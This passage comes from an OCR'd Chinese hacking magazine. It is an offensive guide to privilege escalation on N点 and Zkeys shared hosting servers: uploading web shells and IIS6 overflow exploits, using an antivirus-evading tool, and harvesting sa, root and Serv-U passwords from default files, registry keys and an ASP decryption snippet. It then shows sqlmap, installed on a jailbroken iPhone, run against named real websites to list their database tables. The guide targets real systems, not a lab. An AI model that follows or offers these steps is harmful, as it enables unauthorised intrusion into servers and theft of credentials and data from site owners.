一般的也是有 cmd 的执行权限的 network service 权限 exp 是可以执行的

Exp 直接秒杀的还是比较多的 遇到几次。。exp 可以秒杀 这里就不上图了 没啥意思吧

如果 exp 没办法提下的话 可以试试上面说的第三方软件提权

清竹虚拟机的就写到这里吧 实例不多 大体给大家介绍了下就 OK 了 可能一辈子都遇不到那几次 哈哈哈 或许很多人都知道这个吧 不过我都是自己总结出来的 自己慢慢找出来的 苦逼啊 现在都 4 点了 又是一个安静的晚上 希望大家看的觉得好的话 就多赏点 JB 吧 哈哈哈 好了 清竹的就写到这里了




图 2.4.38 利用解出的密码登录

0x5 N 点虚拟机

怎么判断是不是 N 点虚拟机呢？ 首先的话 如果权限大 IIS 侦探可以打开我们就可以发现这样的一个目录，如图 2.4.39




图 2.4.39 N 点的特殊目录

NpointSoft 这个目录就是 N 点的 也可能会是在 C:\Program Files\ D:\Program Files\ 这些目录下 大家可以自己翻翻 也可以打开大马的 用户（组）信息 就可以看到 N 点的帐号

N 点虚拟机还是比较好提权的 权限正常还是很大的 IIS 侦探有大部分是可以浏览的 一般 cmd 也是可以执行的 并且权限还是 network service exp 都可以执行 Network service 权限 exp 是可以溢出的 网上的例子也很多的了 我的是科普文章 正常来说网站目录就可以上传 cmd 而且是可以执行的 上传我们的 exp 溢出工具 先上传 iis6 的溢出工具

图 2.4.40 IIS6.0 溢出

这台就直接可以溢出了 加上帐号上服务器 N 点如果不能溢出的话 可以到 N 点目录下的 host_date 下载它的数据库 当然要有权限 如果没权限的话 可以查下 N 点管理系统是那个网站 然后可以尝试下载 一般默认的数据库名称是 host_date/#host # date#196.mdb

下载后查看，如图 2.4.41




图 2.4.41 查看数据库内容

如果开了 1433 和 3306 的话 可以用以下的代码来解出密码:

```
<!--#include file="inc/conn.asp" -->
<!--#include file="inc/siteinfo.asp" -->
<!--#include file="inc/char.asp" -->
<%
set iishost=server.CreateObject("npoint.host")
x=iishost.Eduserpassword("EUVGU@EIIMP@CCLBANFALJHIH@EJFCGCKFDF@L@B",0)
response.write x
%>
```

我试过 如果没开 1433 和 3306 的话解不出来的

当然没有 1433 3306 大家也就不会去解了 呵呵 我只是测试了下

在 N 点的根目录建立一个 asp 文件即可，如图 2.4.42




图 2.4.42 建立 asp 文件

然后访问就可以了 一般是可以解开的，如图 2.4.43
我这是在服务器上操作的 如果 shell 下的 N 点目录下不可以写的话怎么办呢？？我们可以在虚拟机上搭建个 N 点嘛 然后建立 asp 文件 访问一样可以解密出来的

图 2.4.43 命令执行成功

N 点还有 serv-u 一般是在
D:\Program Files\RhinoSoft.com\Serv-U
c:\Program Files\RhinoSoft.com\Serv-U 大家可以自己多翻翻
还有一点 最近遇到的 N 点 一部分 IIS 侦探帐号密码就是 FTP 的帐号密码 大家如果只是要旁站的话 在 IIS 侦探没法打开 cmd 有可以执行命令的情况下 可以试试用星外的 VBS 抓下 IIS 侦探的帐号密码 试试 FTP 登录 有时会有意外的惊喜的
因为我个人遇到的 N 点权限还是蛮大的 总得来说 N 点可以利用的还是很多的大家自由发挥吧 N 点其实也没什么好写的 N 点虚拟机的就写到这里吧 没什么亮点的文章 以后要是还有遇到更精彩的我也会写出来 每晚写一点 可能写的不是很到位 大家就勿喷了
x6 Zkeys（AutoHost）虚拟机
这个虚拟机遇到的也是比较常见的吧 首先说下怎么判断是这个虚拟机吧
还是用 aspx 大马打开用户信息会看到 AutoHost 创建的用户
注册表的 HKEY_LOCAL_MACHINE\SOFTWARE\Zkeys （有时候没有）
进程有 AutoHost.exe 等进程
zkeys 虚拟机目录的权限还是蛮好的 大家也可以随意翻翻 遇到权限死的我也无话可说 哈哈哈 RP 问题
一般 cmd 还是可以执行的 而且是 network service 权限 exp 可以溢出




图 2.4.44 可以执行命令

我这里提权的目标 服务器有 360 各种被杀 于是上传了个免杀的巴西烤肉




图 2.4.45 拿到 system 权限

可能是运气比较好吧 但是我提过几次都是可以执行 exp 的 不知道大家遇到是什么情况的 如果 exp 实在不行的话 那么请看下面吧 、

首先 zkeys 默认的安装目录下有一个 setup.ini 的文件

默认路径一般

D:\AutoHost

E:\AutoHost

D:\Zkeyssoft

D:\Zkeys

如果有权限的话 打开 setup.ini 文件那就有收获了

① 里边有 sa 和 root 的密码 默认的 root 密码是 zkeys




图 2.4.46 找到帐号密码

默认的话 root sa 都是低权限的 但是有时候还是遇到 system 权限的 这个看运气吧 大部分是低权限的 guest 组的 如果是低权限的话 那么我们可以试试猜解管理员的密码嘛 有时候 root sa 密码就是 administrator 的密码呀 大家随意发挥

相信还是有一些人遇到 root 是 system 权限的 就像我刚遇到得这台，如图 4.2.47




图 2.4.47 意外得到 system 权限

所以大家多多尝试下吧 算是比较鸡肋吧

如果大家实在提不下的话 而且只要旁站的话 那么可以试试 访问这个注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Cat Soft\Serv-U\Domains\1\UserSettings\ 有旁站的 serv-u 帐号密码

还有就是 phpmyadmin 的默认端口是 999 大家也可以试试 127.0.0.1:999

好吧 zkeys 也没什么好说的好像 文章和网上的文章 也是大同小异 没什么亮点 zkeys 就写到这里吧 要是写 PDF 的这段时间还有遇到更好的提权实例 那我也会写出来 如果有那里写错了 还请告知 谢谢、

好了 虚拟机的提权实例就基本都写完了 最后的华众虚拟机没写完整吧算是 因为个人的一点私事 心情很差 也就不写出来了 和蓝芒虚拟机是一样的 可能上面写的也不是很到位 如果有大牛有更好的实例 也请发出来嘛 菜鸟我也可以看看 如果文章中有那个地方错了 还请指出 谢谢 写个 PDF 真心不容易 我算是知道了 哈哈哈 3 点了 又是吃泡面 我什么都没说 也什么都不知道

（全文完）责任编辑：飞云

第三章 无线与终端

第 1 节. iphone 安装 sqlmap 注入工具

作者：syjzwjj

来自：法客论坛-F4ckTeam

网址：http://team.f4ck.net

1.安装必备的环境 Python2.7

有些人肯能在 cydia 里面安装过 python，但是版本低了，sqlmap 需要高于 2.7 的 python 版本，python_2.7.3_for_iphoneos

Python_2.7.3 下载地址:http://www.syjzwjj.com/?p=562

Iphone 需要越狱，并且安装 Ifile 软件，开启 Iphone 的软件共享功能将软件拷到目录下面，

并在电脑上输入地址你的 IP 地址，上传你的 zip 文件，如图 3.1.1，3.1.2：

图 3.1.1 安装示例

图 3.1.2 安装示例

然后在 Ifile 里面解压上传的 deb 安装包并安装

2.下载 sqlmap 包并上传 Iphone

我比较喜欢在官网上下载程序运行，大家可以在 sqlmap 官网上下载安装包

sqlmap 下载地址:http://sqlmap.org

官网首页右边你可以选择安装包下载

下载完成后请上传到 Iphone 的某个目录

我就把 sqlmap 全部解压到我 IPhone 的根目录

即/sqlmap

好了，我们可以看看是不是可以运行了

首先打开 Iphone 的终端（大家需要越狱再到 Cydia 里面安装 Terminal 这个程序）

运行：python

测试下看是否安装成功，如图 3.1.3

好了到了跳转到 sqlmap 目录，如图 3.1.4

```
Cdsqlmap
//跳转到 sqlmap 目录
Pythonsqlmap.py-uhttp://www.shou.edu.cn/news/news_detail.asp?ID=16233
//测试看否能够执行操作
```




图 3.1.3 测试成功




图 3.1.4 测试能否操作




图 3.1.5 操作示意图




图 3.1.6 操作示意图

有些时候 sqlmap 跑注入点的时候还需选择数据库类型或者问你是否希望做所有测试时候还得输入 Y,N，大家注意一下

下面是我把 Iphone 键盘隐藏后的截图，是不是很帅气？

随便找一个注入点测试一下

注入点：http://www.hnhxjq.cn/shownews.asp?id=848

首先检测一下可不可以注入

Pythonsqlmap.py-uhttp://www.hnhxjq.cn/shownews.asp?id=848




图 3.1.7 操作示意图

图 3.1.8 操作示意图




图 3.1.9 操作示意图




图 3.1.10 操作示意图

Ok!说明可以注入!!

继续下面命令

Pythonsqlmap.py-uhttp://www.hnhxjq.cn/shownews.asp?id=848–tables




图 3.1.11 操作示意图




图 3.1.12 操作示意图




图 3.1.13 操作示意图




图 3.1.14 操作示意图

到没，成功列出表名!!!

